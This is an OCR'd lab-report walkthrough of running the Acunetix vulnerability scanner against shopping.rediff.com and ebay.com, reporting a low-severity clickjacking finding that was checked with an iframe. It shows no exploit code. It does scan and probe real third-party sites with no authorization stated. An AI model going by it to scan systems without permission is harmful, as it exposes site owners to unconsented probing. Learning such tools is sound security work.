


Step 8: Now the scanning will be started and we can see various like activity like how much scan is performed




Step 9: There is a vulnerability tab, in that we can see all the vulnerabilities detected and if you click on that vulnerability you can see the detailed description about the vulnerability







Step 10: There is one more tab in which we can see the site structure , how the site is been structure is completely visible



Step 11: Once the scan is completed , we can click on generate report tab and select the template that we want for report generation and then click on generate report


acunetix
Administrator
Back
Stop Scan
Generate Report
WAF Export...
Dashboard
Targets
Vulnerabilities
Scans
Reports
Settings
Scan Stats & Info
Vulnerabilities
Site Structure
Events
LOW
Acunetix Threat Level 1
One or more low-severity type vulnerabilities have been discovered by the scanner.
Activity
Completed
Overall progress
100%
Scanning of shopping.rediff.com started
Apr 19, 2024 1:31:17 AM
Scanning of shopping.rediff.com completed
Apr 19, 2024 1:38:30 AM
Scan Duration
7m 14s
Requests
1,741
Avg. Response Time
202ms
Locations
0
Target Information
Address
shopping.rediff.com
Server
Apache
Latest Alerts
Clickjacking: X-Frame-Options header missing
Apr 19, 2024 1:31:19 AM


https://localhost:13443/#/vulnerabilities/?status=open
Import favorites
Amazon
Booking.com
Facebook
Acer
Gmail
YouTube
Maps
acunetix
Generate Report
Template
Developer
Standard Reports
Affected Items
Developer
Executive Summary
Quick
Compliance Reports
CWE 2011

Selected vulnerabilities

Scan details

Scan information	
Start url	https://shopping.rediff.com/
Host	https://shopping.rediff.com/

Threat level

Acunetix Threat Level 1

One or more low-severity type vulnerabilities have been discovered by the scanner.


Alerts distribution

Total alerts found	1
High	0
Medium	0
Low	1
Informational	0

Step 12: In shoprediff website we found that it was vulnerable to clickjacking attack, so we tried to see if it was actually vulnerable to clickjacking attack and as the result it was vulnerable , because we could have the ebay website in the iframe

clickjacking

iframe




target


Website 2 : https://www.ebay.com/

Step 1: To perform the web application vulnerability scanning we are going to use the Acunetix vulnerability scanning tool, so firstly we need to download this tool to perform the scanning


Step 2: If you have the exe just download click on the file and open it and follow the default installation process and simply just click finish




Step 3 : Once you open the tool , we can see some interface like which has multiple options like dashboard,targets,scans etc




Step 4 : Go to the targets open and click on add target , In top there is a add target button




Step 5: Once you click on the add target button you have the option of adding a particular target link, we enter the link there and click on add target





Step 6: Once you add target we get a interface where we set the business Criticality to high,low,medium,critical, once we add that we can click on save button



